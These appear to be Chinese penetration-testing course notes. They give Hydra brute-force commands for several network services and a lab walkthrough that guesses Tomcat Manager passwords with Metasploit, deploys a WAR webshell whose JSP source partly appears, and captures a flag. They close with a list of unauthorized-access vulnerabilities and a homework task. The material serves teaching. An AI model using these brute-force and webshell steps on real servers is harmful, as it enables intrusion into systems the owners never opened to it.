服务弱密码爆破

1.在线爆破

在线爆破受网络因素、字典、电脑性能影响较大。扫描端口分析服务进行爆破攻击：smb、telnet、ftp、rdp、mysql、mssql、ssh

Hydra爆破telnet

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 telnet://192.168.198.133:23
```

Hydra爆破ftp

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 ftp://192.168.198.133:21
```

Hydra爆破smb

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 smb://192.168.198.133:445
```

Hydra爆破ssh

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 ssh://192.168.198.131:22
```

Hydra爆破rdp。存在误报情况，未知原因：

```
hydra -L /root/dict/usename.txt -P /root/dict/password.txt -t 20 rdp://192.168.198.133:3389
```


Tomcat后台弱口令getshell

通过tomcat弱口令进入后台，部署木马获取上面靶场的shell。

正文

示例目标地址：http://219.153.49.228:47043/

219.153.49.228:47043



打开MSF：

```
root@kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[*] Starting the MetAsploit Framework console...|
```

搜索tomcat利用脚本：

```
msf > search tomcat
[!] Module database cache not built yet, using slow search

Matching Modules
================

   Name                                                Disclosure Date  Rank       Description
   ----                                                ---------------  ----       -----------
   auxiliary/admin/http/tomcat_administration                           normal     Tomcat Administration Tool Default Access
   auxiliary/admin/http/tomcat_utf8_traversal          2009-01-09       normal     Tomcat UTF-8 Directory Traversal Vulnerability
   auxiliary/admin/http/trendmicro_dlp_traversal       2009-01-09       normal     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   auxiliary/dos/http/apache_commons_fileupload_dos    2014-02-06       normal     Apache Commons FileUpload and Apache Tomcat DoS
   auxiliary/dos/http/apache_tomcat_transfer_encoding  2010-07-09       normal     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   auxiliary/dos/http/hashcollision_dos                2011-12-28       normal     Hashtable Collisions
   auxiliary/scanner/http/tomcat_enum                                   normal     Apache Tomcat User Enumeration
   auxiliary/scanner/http/tomcat_mgr_login                              normal     Tomcat Application Manager Login Utility
   exploit/multi/http/struts_code_exec_classloader     2014-03-06       manual     Apache Struts ClassLoader Manipulation Remote Code Execution
   exploit/multi/http/struts_dev_mode                  2012-01-06       excellent  Apache Struts 2 Developer Mode OGNL Execution
   exploit/multi/http/tomcat_mgr_deploy                2009-11-09       excellent  Apache Tomcat Manager Application Deployer Authenticated Code Execution
   exploit/multi/http/tomcat_mgr_upload                2009-11-09       excellent  Apache Tomcat Manager Authenticated Upload Code Execution
   exploit/multi/http/zenworks_configuration_management_upload  2015-04-07  excellent  Novell ZENworks Configuration Management Arbitrary File Upload
   post/multi/gather/tomcat_gather                                      normal     Gather Tomcat Credentials
   post/windows/gather/enum_tomcat                                      normal     Windows Gather Apache Tomcat Enumeration
```

弱口令的话，就用下面这个模块吧

```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(tomcat_mgr_login) >
```


查看该脚本需要什么参数

```
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                  Required  Description
   ----              ---------------                                                  --------  -----------
   BLANK_PASSWORDS   false                                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                          no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                          no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                          no        Add all users in the current database to the list
   PASSWORD                                                                         no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                           yes       The target address range or CIDR identifier
   RPORT             8080                                                           yes       The target port (TCP)
   SSL               false                                                          no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                          yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                  yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                              yes       The number of concurrent threads
   USERNAME                                                                         no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one p
air per line
   USER_AS_PASS      false                                                          no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                           yes       Whether to print output for all attempts
   VHOST                                                                            no        HTTP server virtual host
```


设置远程主机IP和端口，其他默认就好了

```
msf auxiliary(tomcat_mgr_login) > set rhosts 219.153.49.228
rhosts => 219.153.49.228
msf auxiliary(tomcat_mgr_login) > set rport 47043
rport => 47043
msf auxiliary(tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                      Required  Description
   ----              ---------------                                                      --------  -----------
   BLANK_PASSWORDS   false                                                                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                no        Add all users in the current database to the list
   PASSWORD                                                                               no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt  no        File containing passwords, one per line
   Proxies                                                                              no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            219.153.49.228                                                     yes       The target address range or CIDR identifier
   RPORT             47043                                                              yes       The target port (TCP)
   SSL               false                                                              no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                              yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                      yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                  yes       The number of concurrent threads
   USERNAME                                                                             no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one p
air per line
   USER_AS_PASS      false                                                              no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt  no        File containing users, one per line
   VERBOSE           true                                                               yes       Whether to print output for all attempts
   VHOST                                                                                no        HTTP server virtual host
```


默认字典居然不行



还是得自己设置一个字典啊



输入账号密码，进入后台

The Apache Software Foundation
http://www.apache.org/

Tomcat Web Application Manager

Message:	OK

Manager

List Applications	HTML Manager Help	Manager Help	Server Status

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

找到上传点，上传WAR包，这个WAR包是我在Github上随便找的，不知道什么效果

WAR file to deploy

Select WAR file to upload 选择文件 one.war

Deploy

上传成功

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/one	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

好吧，这是一个失败品

不安全 | 219.153.49.228:47043/one/one.jsp

HTTP Status 500 - An exception occurred processing JSP page /one.jsp at line 45

type Exception report

message An exception occurred processing JSP page /one.jsp at line 45

description The server encountered an internal error that prevented it from fulfilling this request.

exception

```
java.io.IOException: An exception occurred processing JSP page /one.jsp at line 45

42: catch(Exception e){sb.append("Result\t|\t\r\n");try{m.executeUpdate(q);sb.append("Execute Successfully!\t|\t\r\n");
43: }catch(Exception ee){sb.append(ee.toString()+"\t|\t\r\n");}}m.close();c.close();}
44: %><%
45: String cs=request.getParameter("z0")+"";request.setCharacterEncoding(cs);response.setContentType("text/html;charset="+cs);
46: String Z=EC(request.getParameter(Pwd)+"",cs);String z1=EC(request.getParameter("z1")+"",cs);String z2=EC(request.getParameter("z2")+"",cs);
47: StringBuffer sb=new StringBuffer("");try{sb.append("->"+"|");
48: if(Z.equals("A")){String s=new File(application.getRealPath(request.getRequestURI())).getParent();sb.append(s+"\t");if(!s.substring(0,1).equals("/")){A(sb);}}


Stacktrace:
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:466)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:396)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:340)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

root cause

```
java.io.UnsupportedEncodingException: The character encoding [null] is not supported
        org.apache.tomcat.util.buf.B2CConverter.getCharsetLower(B2CConverter.java:78)
        org.apache.tomcat.util.buf.B2CConverter.getCharset(B2CConverter.java:65)
        org.apache.catalina.connector.Request.setCharacterEncoding(Request.java:1600)
        org.apache.catalina.connector.RequestFacade.setCharacterEncoding(RequestFacade.java:328)
        org.apache.jsp.one_jsp._jspService(one_jsp.java:165)
        org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
        org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:438)
        org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:396)
        org.apache.jasper.servlet.JspServlet.service(JspServlet.java:340)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:729)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

note The full stack trace of the root cause is available in the Apache Tomcat/8.0.33 logs.

Apache Tomcat/8.0.33

还是自己制作一个吧

jar cvf shell.war index.jsp

最终成功获取到Flag

redis未授权访问控制服务器

漏洞复现——redis未授权访问控制服务器

历史上的未授权访问漏洞有哪些？涉及的组件是什么？

未授权访问漏洞在2017年左右大量被发现，主要涉及的系统为分布式系统和网络服务。

1. Redis 未授权访问漏洞，NoSQL数据库管理系统。

2. MongoDB未授权访问漏洞，NoSQL数据库管理系统。

3. Memcached 未授权访问漏洞，分布式内存缓存数据库。

4. Jboss未授权访问漏洞，java中间件。

5. VNC未授权访问漏洞，远程控制工具。

6. Docker未授权访问漏洞，半虚拟化容器工具。

7. ZooKeeper 未授权访问漏洞，大数据生态中的进程协调服务。

8. Rsync未授权访问漏洞，文件远程同步工具。

9. Hadoop未授权访问漏洞，大数据系统。

10. Jenkins未授权访问漏洞，持续集成管理工具。

12. CouchDB未授权访问漏洞，易用的开源NoSQL数据库管理系统。

13. LDAP未授权访问漏洞，中心化的认证服务协议。

14. ActiveMQ未授权访问漏洞，分布式系统的消息队列服务

15. Jupyter Notebook未授权访问漏洞，同时提供笔记编写、代码运行的一种

16. Kibana未授权访问漏洞，数据可视化工具，ELK中的一个组件。

17. RabbitMQ未授权访问漏洞，分布式系统的消息队列服务

18. Springboot actuator未授权访问漏洞，Springboot监控功能。

19. FTP未授权访问漏洞

20. dubbo未授权访问漏洞，一个分布式服务框架，用于多个系统间的相互调用的。基于这个功能，然后衍生出服务的注册、发现，监控、路由、治理，多协议支持等等。

21. NFS未授权访问漏洞，网络文件系统

22. Druid未授权访问漏洞，数据库连接池。

23. Windows ipc共享未授权访问漏洞

24. 宝塔未授权访问漏洞，PHP网站服务器管理面板

25. PHP-FPM Fastcgi未授权访问漏洞

26. Weblogic未授权访问漏洞，另一个java中间件。

推荐的了解和复现的未授权访问漏洞

备选：

gitlab——CVE-2021-22205
Weblogic——CVE-2021-2109
Apache Shiro——CVE-2022-32532
Zabbix——CVE-2022-23134
Zimbra——CVE-2022-27925

确保能够：

回答：最近两年有哪些未授权访问漏洞呀？有什么危害。

复现：下面至少2个

描述：非常简要地描述复现过程。

收集：代码、工具。将来工作能够快速找到。

作业：

按照上述要求，编写>=2个未授权访问漏洞复现的word文档。提交到课堂派上。

记录的文字必须自己写，命令可以复制粘贴。工具必须要归类。